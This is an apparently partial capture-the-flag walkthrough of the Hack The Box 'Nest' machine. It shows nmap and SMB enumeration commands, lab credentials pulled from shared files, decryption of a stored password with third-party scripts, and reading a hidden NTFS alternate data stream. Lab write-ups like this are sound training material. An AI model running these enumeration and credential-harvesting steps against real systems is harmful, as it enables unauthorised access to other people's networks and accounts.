



Nest

IP: 10.10.10.178



Nmap


Ran a quick scan (`nmap -Pn -T4 10.10.10.178`) and then enumerated deeper on the available ports: `sudo nmap -Pn -p 445,4386 -T4 10.10.10.178`



SMB Enum


`enum4linux` didn't find much, it seems like we'll need creds to make the most of it.

`smbmap` does work though , and we can ask it to list out all available files so we can target what seems useful to us: `smbmap -H 10.10.10.178 -p 445 -R`



First, add the usernames at the bottom to a **username** list.

Second, use `smbclient //10.10.10.178//[share]` and go and get the interesting files. The `Welcome Email.txt` has interesting creds



SMB Round Two

Let's re-run these enumeration tools with the creds we now have

`enum4linux -a -u "TempUser" -p "welcome2019" 10.10.10.178 > enum4linux.txt`


- We get another user to add to our list: **Service_HQK**
- Domain is: **HTB-NEST**

`smbmap -u "TempUser" -p "welcome2019" -H 10.10.10.178 -R` and then go and get the docs with: `smbclient //10.10.10.178/Data -U TempUser` I tend to split my panel and keep the `smbmap` list at the top, and use `smbclient` at the bottom to navigate and get the files.

Open them in a text editor, as it makes it easier to read to be honest. We find the following interesting information:


- From **RU scanner**, creds for `c.smith`, port 389, password: `fTezAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE`
- Some possible usernames: Deanna Meyer ; Jolie Lenehan ; Robert O'Hara

I tried to use `c.smith`'s **hash** around various services but nothing. Some interesting files waiting for us on the system, including this section that seems to reference



But this is an interesting from the NotePad config files, as it references a file that we can't see or access. But what if we just downloaded it anyway without traversing through the directories:

`smbget -R smb://10.10.10.178/Secure$/IT/Carl -U TempUser`



Crypto Reverse Engineering

The two files we are concerned about are **Module1.vb** and **Utils.vb**, as these encrypted Carl's hash and if we splice the code right we can decrypt it and get the password.

But to be honest just googling part of the code - `N3st22` - finds the scripts other people have written, and running it produces this password: `xRxRxPANCAK3SxRxRx` from Carl's hash

SMB Round Three

With Carl's creds let's do another round of SMB enum. We find these interesting files in Carl's directory, which we can get via: `smbget -R smb://10.10.10.178/Users/C.Smith/ -U c.smith`



The password file is empty, but if we double check exactly what's going on in that file we find it's hiding some data. This site helps explain how and why:

<https://www.howtogeek.com/howto/windows-vista/stupid-geek-tricks-hide-data-in-a-secret-text-file-compartment/>

Connect to C.Smith's directory:

`smbclient -U c.smith%xRxRxPANCAK3SxRxRx //10.10.10.178/Users` , and then travel to the **HQK Reporting** directory.

Ask `allinfo "Debug Mode Password.txt"` and you'll see something about ' password ' having data, so ask for that data too: `more "Debug Mode Password.txt":Password`

